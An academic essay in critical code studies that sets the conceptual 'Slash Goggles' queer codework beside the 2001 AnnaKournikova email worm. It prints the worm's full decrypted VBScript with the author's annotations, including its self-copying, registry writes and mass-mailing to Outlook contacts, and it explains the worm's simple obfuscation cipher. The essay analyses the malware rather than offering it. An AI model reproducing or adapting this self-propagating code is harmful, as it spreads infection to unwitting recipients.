It is notable that there are slashes in the Slash Goggles algorithm. They appear in the commented out sections of the code, akin to comments in C, JavaScript, and other languages. Just as the comments document and anchor the code, the Slash Goggles algorithm serves as a kind of commentary not just on BSG but heteronormativity and ideology in culture as well.

Russo parses the visual array by applying a series of functions to elements of cinematic image analysis: characterization, mise-en- scène, performance, narrative, and meta-text.
'characterization' => `$TPTB['subtext']`,
'mise-en-scene' => `leaky('subtext', 'image')`,
'performance' => `nonteleo($body)`,
'narrative' => `schizoA(exe($TPTB))`,
'metatext' => `buggery('queer', vBody())`,

Each element in the array is filled through calls to functions that operate away from conventional viewing approaches. Characterization is set to the subtext of the variable $TPTB, or The Powers That Be, the dominant culture. Again, since TPTB is a variable, this hegemonic entity becomes an empty signifier, a place holder, to be assigned, filled, and manipulated. The functions include plays on leaky, permeable, hybrid identities and nonteleological epistemes. SchizoA is a function from the Deleuze and Guattari-inspired "Planes of Queer Consistency | Bodies with New Organs" library. The function processes the narrative by "replicat[ing] exponentially and erratically" the semantic meaning of the subtext. Buggery "acts upon a function or data set and generates an array of monstrous non-logic mutations." It is oversimplifying to say that Slash Goggles queers the scene; Slash Goggles renders the meaning of the image in an unstable and uncontrollable realm of possibility.

All these calls to "anti-logic" and "erratic" behaviors create a code that cannot be translated but is already, as its name indicates, transcoded. It is already a hybrid form of ideas ported from one realm into another. At

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the same time, as a codework that challenges norms, or more specifically heteronormative superstructures, it still seems to leave unanswered the question of "What is so heteronormative about code?" Is it merely what this queer code is not? Blas and Russo's critique becomes clearer by placing this codework beside less theoretically tactical code. Code that seeks to invade computational, as opposed to cultural, systems; code that operates in realm of existing languages and paradigms, code that plays by the rules. Here, I take up the example of a computer worm, to examine code that even while it misbehaves (can be all-to-easily compiled), replicates and promotes existing paradigms of computational and human-social behavior.

ANNAKOURNIKOVA

The AnnaKournikova worm hit February 12, 2001, and ultimately infected hundreds of thousands of computers. However, the worm was first discovered in August 2000. [18] AnnaKournikova (alias VBS/Anna, VBS/OnTheFly@MM, VBS_KAlamar.a, et. al.) appears as an attachment in an email that seems to deliver illicit pictures of the famed tennis star. The subject line reads:

> Subject: Here you have, ;o)
> Hi:
> Check This!

The message "Check this!" lacks a bit of English language fluency but passes for native speaking in the shorthand of electronic communication. Again, it is easy enough to imagine this as a hastily composed email by someone who cannot resist sharing these hot pictures.

The payload appears to be an attached .jpg file called AnnaKournikova.jpg, but this file was actually a piece of machine-encrypted source code, the worm itself. The full extension, .jpg.vbs, would even be hidden on some mail clients. VBS stands for Visual Basic Script, the language used to code the virus. It is also, the language that runs on Windows operating systems and controls file transfers, which adds yet another bragging right to the "Hi, I'm a Mac" commercials. Unlike Russo's handwritten code, AnnaKournikova was written by a self-proclaimed non-programmer Jan De Wit (alias, OnTheFly), [19] using a software development kit, called Visual Basic Worm Generator. [20]

Computer worms are subsets of viruses that can spread without any action by the user. Nonetheless, a recipient of this worm had to try to download the decoy image, the false .jpg, to launch the worm. In that way, this worm was similar to the ILOVEYOU worm, or Love Bug, which hit computer networks in 2000. Other than spamming the address book of the victim with itself, the virus had no other harmful effects. Over the course of several months, the AnnaKournikova virus quickly spread across computer networks and national borders. However, Jan De Wit was soon caught and received relatively minor punishment and some reward for his misdeed.

Why Anna?

Since her arrival on the International tennis circuit in 1996 (at the age of 15), Anna Kournikova has been a persistent Internet star. Even a brief Google Search of images of her today recovers almost 1 million results. However, Anna Kournikova is not merely a tennis player. Her modeling ambitions include being a spokesmodel for shock absorber sports bras. She has variously posed for Maxim and Sports Illustrated, but has also waged a battle against Penthouse to keep topless photos of her out of circulation. A similar search for Steffi Graf, who has also posed for Sports Illustrated, turns up only 100,000 hits. Despite being a world-class tennis pro, the question remains: is the sexuality of Anna Kournikova the subtext of all of her press coverage or the text itself?

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"Anna Kournikova" is a name that gets a lot of hits. 2001 Lycos Sports reported that Kournikova was at the top of the list for the most searched sport celebrities for the second year in a row. [21] Although quite a way from her peak in 2004 (as far back as Google Trends searches), when she was rumored to be wed to singer Enrique Iglesias and when she faced stalkers, she remains a persistent presence in search engines. More tellingly, in a 2002 study, John Harris and Ben Clayton studied 27 articles or photographs appearing in the British newspaper the Sun to find that not only was she one of the few female athletes to receive coverage but that 67 percent of the stories were "irrelevant to her sport." [22]

In a 1999 interview, she was asked about her Internet fame.

> Question: What are your feelings about Internet sites that are built around you, Anna-mania?
> Answer: I'm really probably very bad, but I never use a computer. I don't even go in there, just sometimes in the players' lounge when I have nothing to do, I'll go and do something. I haven't really seen anything, so I can't tell you nothing. I'm terrible at the computer. [23]

In the 21st century, Anna has a professionally developed website complete with photoblogs, photoshoots, videos, and news of her career.

AnnaKournikova, the code

Below is the decrypted source code for the worm. I will annotate it by enclosing my comments in [mcm–comment–mcm]

```
'VBS.OnTheFly Created By OnTheFly
[mcm-- Jan De Witt takes credit, even
though he used a worm construction kit
to build this. Of course, his tag -on-
thefly-- suggests a kind of speed of
composition--mcm]

On Error Resume Next
Set WScriptShell=CreateObject("WScript.
Shell")
WScriptShell.regwrite "HKCU\software\
OnTheFly\," "Worm made with
VBSW 1.50b" [mcm--Early on, the code
attributes its "true" author]

Set FileSystemObject=
Createobject("scripting.filesystemob-
ject")
FileSystemObject.copyfile wscript.
scriptfullname, FileSystemObject.Get-
SpecialFolder(0)&"\Annakournikova.jpg.
vbs"
[mcm—the section that reproduces the
code--mcm]

If WScriptShell.regread ("HKCU\software\
OnTheFly\mailed")<>"1"
   Then
      do Mail()
End If

If month (now)=1 and day (now) = 26
Then
   WScriptShell.run "Http://www.dynabyte.
   nl," 3,false
   [mcm -- on January 26th, the worm
   opens the site for a Netherlands-
   based computer store. The worm (and
   its author) cannot seem to escape
   the desire to serve national capi-
   talism --mcm]
End If

Set thisScript=
FileSystemObject.opentextfile(wscript.
scriptfullname,1)
thisScriptText=thisScript.readall
thisScript.Close
```

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```
Do

If Not
  (FileSystemObject.fileexists (wscript.
  scriptfullname))
      Then
        Set newFile=
  FileSystemObject.
  createtextfile(wscript.scriptfullname,
  True)
newFile.write thisScriptText
newFile.Close
End If
Loop
Function doMail()
  On Error Resume Next

  [ mcm-- If there's an error, keep go-
  ing, notice how this worm refuses to
  accept system failure -- mcm]
Set OutlookApp = CreateObject("Outlook.
Application")
[mcm-- if only Outlook were looking out
for this pc -- mcm]

If OutlookApp = "Outlook" Then
  Set MAPINameSpace = OutlookApp.
  GetNameSpace("MAPI")
  [mcm- accessing the address book --
  mcm]

  Set Addresslists="MAPINameSpace.Ad-
  dressLists
  For Each address In AddressLists
    If address.AddressEntries.Count<>
    0 then
    entryCount=address.AddressEntries.
    Count
For i= 1 to entryCount
  Set new Item=OutlookApp.CreateItem
  (0)
  Set currentAddress = address.Adr-
  essEntries newItem.Subject="Here you
  have, ;o)"
  [mcm -- gotta love a worm with emoti-
  cons. Turing Test, here we come --
  mcm]
newItem.Body="Hi:" & vbcrlf & "Check
This!" & vbcrlf & " "
[mcm -- not exactly grammatical, Check
This! But when we want our pics... --
mcm]

set attachments = newItem.Attachments
attachments.Add FileSystemObject.Get-
SpecialFolder(0) & "\AnnaKournikova.jpg.
vbs"

newItem.DeleteAfterSubmit=True

If newItem.To <> " " Then
         newItem.Send
         WScriptShel.regwrite
        "HKCU\software\OnTheFly\mailed,"
        "1"
       End If
     Next
     End If
     Next
   End If
End Function

'VBswg 1.50b
[mcm—the program that made the virus
inserts a plug for itself as a signa-
ture at the end of the code it created
--> computer worm as spam --mcm]
```

[Note: Formatting of this rendition of the code was derived from *The Hacker's Handbook.*] [24]

Stepping Through the Code

If Julie Levin Russo's Slash Goggles algorithm delivers queer theory by using the mass media mega-hit BSG, the AnnaKournikova virus spreads itself and its messages by using the tennis-pro-cum-model Kournikova. While both pieces of code carry and circulate ideology, the queer goggles critically engage the person who tries to use (or interpret them), while the worm lays its ideology and then transmits itself at the click of a button.

AnnaKournikova proves a useful case study for Critical Code studies for two reasons. First, the virus code is encrypted, seemingly unreadable to humans. Those who believe code was only meant to be read by machines might find this to be a prime exhibit. Second, this worm was written using a piece of software. How could there be any "meaning" when there is no human author?

On the first count, the objection hits the net. The obfuscation of the code is what is called a simple Caesar shift cipher, where the decoder shifts every character down 2 spaces, with a 3 special exceptions (space, return, and new line). The decryption processor (which is part of the worm's code), also deals with two characters at a time and then reverses their order. Consider the following encryption.

`Created <--> rCaeet=11fd`

(Note: Space is replaced with =11.)

This obfuscation is 16-bit per word (2 8-bit characters), low order first. The encryption is fairly straightforward, and since (an obfuscated version of) the decoder is in the code itself, the visual basic script can be easily revealed. This is very different from, say, a poem in Spanish that must be translated and much more like a story whose pages are not properly sequenced or that uses an archaic font. The correction can be done systematically.

The second objection also falls short. Literary theory, through Foucault, has already dispensed with obsessions with authors and authorship. The code does not have to be handmade to be meaningful anymore than a photograph has to be developed by the artist in her dark room or a building's walls crafted by the architect's hands. The code's meaning arises more from the way it operates and the cultural relevance of the software. In any event, the author of this code is known, and he has even commented on this project.

AnnaKournikova has a very average game on the clay courts of viruses and security. When the user tries to take a peek at the images, the VBS, Visual Basic Script, executes. The worm writes the string "Worm made with VBswg 1.50b" into the registry HKEY_Current_USER\Software\OnTheFly. After checking if it has already run its course, the worm replicates by sending emails via MAPI (messaging application programming interface). Also, on a particular day (January 26th), the virus opens the web page of a computer store in Holland (http://www.dynambyte.nl). [25]

AnnaKournikova's code does not do anything particularly inventive. It executes the most routine of subroutines, merely opening your address book and sending messages. Its intrusion lies not in its code, but in the way it deceives the user into opening it. It is not the code's offense. It is doing what it's been told. The "victim" told it to operate, and even that victim was deceived. Like all the actions of hegemonic culture, no one is to blame; all is forgiven.

Perhaps the most telling moment, the most wormy moment, comes when the code creates a new copy of AnnaKournikova and writes itself into this file. The lines read:

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```
Set FileSystemObject=
Createobject("scripting.filesystemob-
ject")
FileSystemObject.copyfile wscript.
scriptfullname, FileSystemObject.Get-
SpecialFolder(0)&"\Annakournikova.jpg.
vbs"
```

Here the worm copies the VBS file into a Windows "special" folder. [26] This is the worm's means of replication and where the logic of normative ideologies reemerges. In this way it "replicates exponentially" but systematically, not erratically. (It *is*, remember, carrying the dominant ideology). The worm sends itself off by producing an email message and attaching itself as the disguised vbs file.

```
set attachments = newItem.Attachments
attachments.Add FileSystemObject.Get-
SpecialFolder(0) & "\AnnaKournikova.jpg.
vbs"
```

This particular folder (0) is the Windows Folder, containing all the files installed by the operating system. As Evan Buswell noted in the Critical Code Studies Working Group, there is a sublime irony to the worm manipulating the operating system into storing itself in its own "special" folder. As he puts it: "I very much doubt that only programmers finalized these VBScript names; [Microsoft] management wants to encourage this sort of relationship between programmer and OS. Seen in this context the code is subversive." For my reading, the inscription of the file into such an originary level, the folder from which its operating system is inscribed, replicates the process of normalization.

The worm, is of course, not without its complicit systems. The worm requires the other programs, including operating system, Windows Outlook Address Book, and MAPI (Messaging Application Programming Interface), to perform, like the victim, as expected.

In normalized notions, the message or cultural imperatives create a space for themselves in our minds and copy those ideas with authority so we can pass them on as naturalized knowledge. If a subject in a society accepts the hail into that society, the hail is inscribed with and inscribes its logic in the mind of the subject; it has already been accepted. Consider the example of the young man who buys pornography in the brown paper bag. He has already purchased the pornography, accepting that there is such a thing, that it is desirable (as a consequence of being for sale), and it is a taboo (the brown paper bag). It is part of *naughty capitalism*. The very act of engaging with the system has naturalized the logic of that system.

AnnaKournikova does not deliver

There is no explicit image of the tennis player. There is no passing of a wink-wink, nod-nod secret file. The worm delivers itself and its replication, like any good virus or social meme.

However, it does deliver a few more messages. It delivers, for example, several advertisements. The first is for its creator, OnTheFly in his Killroy-Was-Here moment. The second is the advertisement for the software that generated the virus. The third is an advertisement for a computer store, delivered annually, or at least whenever the computer's clock is set to January 26.

As José Carlos Silvestre noted in the Critical Code Studies Working Group, the "success" of the program arises from its ability to take advantage of "confusion between a file of (inert) data and an executable file....The fundamental security violation here occurs in what's perhaps the most basic abstraction of programming, that which separates strings of bits into 'code' and 'data.'" The annakournikova.jpg.vbs file is not an image but a set of instructions. In turn Gabriel Menotti Gonring replied that the distinction between data and instructions was arbitary, as both the instructions and the jpg file would be processed by other software. In my reading of heteronormativity, following other critical readings of visual culture, images we encounter are instructions, or rather vehicles of delivering instructions: stop, go, desire, accept.

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If there is something below the surface, if there is something worming its way through this particular email virus, it is the processing logic that replicates the virus and these advertisements. The super structure is a logic that capitalizes on sexual desire to promote business, software, and individuals. By disguising instructions as images, the worm reveals the ways in which images circulate and reproduce an ideology.

One indication of society's judgment on the creation of the worm can be found in De Wit's punishment. The sentence for writing a virus is community service. One hundred and fifty hours to be exact. The Mayor of Sneek, Sieboldt Hartkamp, "was so pleased with the attention which the virus brought the otherwise unknown Dutch Town...that he told the virus writer to come in for a 'serious interview; once he has completed his studies.'" [27]

Sneaking Sneek into the headlines was also a side effect of the virus. This celebration of the Sneeker seems something straight of Dr. Seuss, but it is not unusual or unique. The Filipino author of the Love Bug was also offered positions in IT firms. Clearly, this episode sends a message about the underlying priorities of the Internet. Naughty capitalism strikes again.

Heteronormativity

To say that the code of AnnaKournikova is heteronormative, or that it is encoded with heteronormativity, is not to say that the deception only takes advantage of heterosexuals. AnnaKournikova takes for its bait the image of a tennis superstar in a sport that has featured powerful lesbian icons, such as Billie Jean King and Martina Navratilova. However, the way those stars' endorsement stock plummeted after their outing [28] reveals something we don't need Russo's goggles to see, the heteronormative support structure that rewards the sexual exploitation of heterosexual tennis ingénues with capital. One look at the fashion shoot that fronts Anna Kournikova's current website (http://AnnaKournikova.com) demonstrates as much, as K-Swiss shoes produced both the shoot and the site. Anna Kournikova is part of the tennis-sex industry and even has an uncanny brand knock-off in the younger Maria Sharapova.

Heteronormativity is about dominant narratives and implicit, naturalized rules of behavior. Such systems enable and promote those who behave according to the rules, even when the behavior (such as ogling pictures of half-naked tennis stars, disproportionately publicizing the sexy athletes) seems to be breaking other rules (respect of Other, rewarding athletic excellence over superfluous attributes). The allowance and promotion of such venial behaviors is part of what makes a superstructure like heteronormativity so powerful. The viruses and worms, therefore, epitomize and materially instantiate the processes of heteronormativity.

Oh, Behave!

For these programs to work, the software (Microsoft Windows and Outlook) running the VBS code has to behave the way the program expects. At the same time, the recipient (and transmitter) of the virus or worm must also behave the way the program expects, and yet this behavior could be characterized as a weakness. Similarly, the software's vulnerability presents an inviting security weakness.

Thus, the logic of the virus depends on its assumptions about illicit behavior. The code's ability to circulate depends on predictability. What better example of someone being hailed into a system than for someone to open a booby trap and then to become the means for trapping others. The code itself does not have a desire to replicate norms, but when it is triggered by its human victim and his machine, it replicates and enacts the logic of heteronormativity.

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The vulnerability is an expected behavior. Consider Chris Seper's article in *Plain Dealer* where he promotes a kind of abstinence approach to virus containment. He writes: "Curb your curiosity, play safe or suffer the consequences." [29] More telling is the narrative he imagines that drives the virus' authors:

> *I can just see these guys cracking up as burly old men, thinking they lucked into the latest R-rated image of tennis' blonde sex symbol, fall all over their mice to open "AnnaKournikova.jpg.vbs.*

The burliness of the men, a curious detail, links this particular behavior to other expected behaviors of what R.W. Connell calls hegemonic masculinity. [30] After warning his readers, Seper ends his article writing: "Meanwhile, I'm going to check out that Christina Aguilera photo a buddy just e-mailed me." Ah, men and their mice. Incorrigible.

De Wit himself, on the announcement he published on his website adds:

> *Last thing I'd like to say is that I never wanted to harm the people you opened the attachment. But after all: it's their own fault they got infected with the AnnaKournikova virus, OnTheFly virus or whatever they call it.*

The cultural attitude is a collective: Tsk-Tsk, naughty, naughty!

Steve Gottwals of F-Secure was quoted as saying: "It's an old tired virus method with a pretty face and nice legs on it." Subsequent versions put other legs on it, including Britney Spears and Shakira. A symptom of heteronormative culture is the circulated illicit photo of the fem du jour with accompanying disapproval. Though homo-erotic culture has its illicit, shared photos, these alleged images play a particular role of the sanctioned taboo, the permitted offense, pursuing the rationale of a Hooters or Axe body spray.

Nonetheless, the condoned and promoted sexual economy is not just the milieu of AnnaKournikova. "Battlestar Galactica" enjoyed the popularity of its Cylons and humans removing their clothes, and indeed even the slash possibilities they were spawning. Russo's program depends on assumptions about underlying behavior or unspoken motivations, about accessing what culture has sublimated. However, rather than reproducing the logic of this sexual shell game, the code itself is designed to draw attention to the possibilities of the creation of multiple desires in an image. AnnaKournikova makes a dupe of the one who opens the email, adding an unpleasant consequence to the victim's desire, while the Slash Goggles enjoy exploring the pleasure of fantasizing about the alternative possibilities within the accepting space of fandom.

Curiously, in the program that reportedly delivers images, none exist. AnnaKournikova does not contain or process images. Russo's software does. In place of the promised, and presumably salacious image, is the virus itself. In Russo's case, the image is everything. It is the container of the bodies as well as that which will be processed. AnnaKournikova promises particular signifiers but uses that as a decoy to deliver the true payload, the logical processes that will spread the virus. The same is true for the cultural logic of the hidden-in-plane-sight communication of the sexuality of the tennis star. It is what is delivered when the person opens the message and becomes the vehicle for the worm.

BACK TO BLAS

Both the worm and Russo's piece need to be decoded, but neither hides the keys. Blas offers the SDK online and the worm writes its decryption algorithm right into the worm itself. Nonetheless, the process of decoding is not so similar as these statements sound, for

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If the virus says, "Here, take a look at this?" Russo's code says, "Take another *look at this." If AnnaKournikova delivers the logic of shared guilty pleasures, Blas and Russo offer tools for sharing the pleasure of unveiling the sexual drama beneath the narrative.*

the program can be decoded on a very literal level, as described above. The Slash Goggles algorithm calls for interpretation, especially since there are no computational processes for the functions. Unlike beer goggles or swimming goggles, Russo's goggles are neither biochemical psychological distortions nor physical lenses. They are theoretical goggles, a conceptual artwork that requires conscious human activity and reflection. By contrast, AnnaKournikova does not promote human interpretation and reflection. AnnaKournikova merely presents a thin veil over its operations, one that prevents easy recognition but that does not prove a challenge to decryption, matching the theme of the open secret, the accepted indiscretion of its cultural deception.

Also, the worm contains no image, only a process that enacts its replication, while Russo's piece is all about processing images, seeking out and producing subtext. Pop culture images carry a surface narrative written by (or directed by) TPTB. However, the goggles make visible new possibilities of signification. So while the worm delivers only its own self-replication, the goggles deliver more possible lines of meaning and counter-narratives. The worm delivers one unambiguous process in place of an "illicit" image, while the goggles deliver a set of potential processes to enact on any image. To open the worm is to mistake the image for the process and to complete and continue that process. To don the goggles is to interrupt the process of one narrative to enable others.

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If the virus says, "Here, take a look at this?" Russo's code says: "Take *another* look at this." If Anna-Kournikova delivers the logic of shared guilty pleasures, Blas and Russo offer tools for sharing the pleasure of unveiling the sexual drama beneath the narrative. The worm and virus replicate a cultural narrative based on human and computer security gaps, the underlying logic of the Internet. The rule is: if you know how something works, you also know how something could be used to an alternate purpose. Or stated another way, these viruses and worms operationalize the vulnerabilities of digital environments, the very vulnerabilities that permit those environments to operate.

Blas and Russo's code explores the subsumed or repressed desires that also circulate through the Internet and mass culture. Through Russo's goggles, one sees the Internet as not What You See is What You Get, but What You See is What You Want, whether opening email attachments with expectations of pleasure or remixing a favorite television show to draw out the underlying sexual tensions.

The difference is that one set of code, the malware, uses the receiver as a vehicle, co-opts them into the enterprise of reinforcing a culture of capital-driven desire, while the other offers tools for reconsidering the place of desire in the narratives of TPTB. The viruses give you no images to process. The slash goggles are all an imaginary toolset for looking at mainstream images (even a show on the Syfy channel is mainstream) and critiquing the encoded desire within them.

CONCLUSIONS

If the viruses leverage the just-below-the-surface circulation of secret messages and naughty pictures, the Slash Goggles algorithm plays on the unstable multiplicity of counter-ideologies that circulate in (and can be produced from) fictional narratives.

If, therefore, one type of queer software practices is founded on instability or destabilizing and are attempting to maintain those hybrid anti-essentializing paradigms, a complimentary class of heteronormative software is founded on exponential propagation through a deft exploitation of the rules.

The malware worm, though in theory attacking computer systems, proves ultimately to be a natural extension of them, in harmony with their processes, feasting on their logic. The worm is not a hack against computers, but thrives by following the rules. The art piece resists by gesturing toward alternative narratives and paradigms and consequently lives in a virtual world that requires conscious human engagement to execute it fully. This partiality, or reliance on human interpretation, does not mean it has less rhetorical power. The power of slash goggles is that even when the wearer takes them off, they can not see the shiny bodies of BSG in the same way.

Thus, while the viruses leave the victim feeling played or even pwned, Russo's goggle script gives the reader a sense of play, of possibility, a pair of powerful goggles for seeing subsumed desire and seeing beyond the dominant narratives of the Cylons who run mass culture. ■

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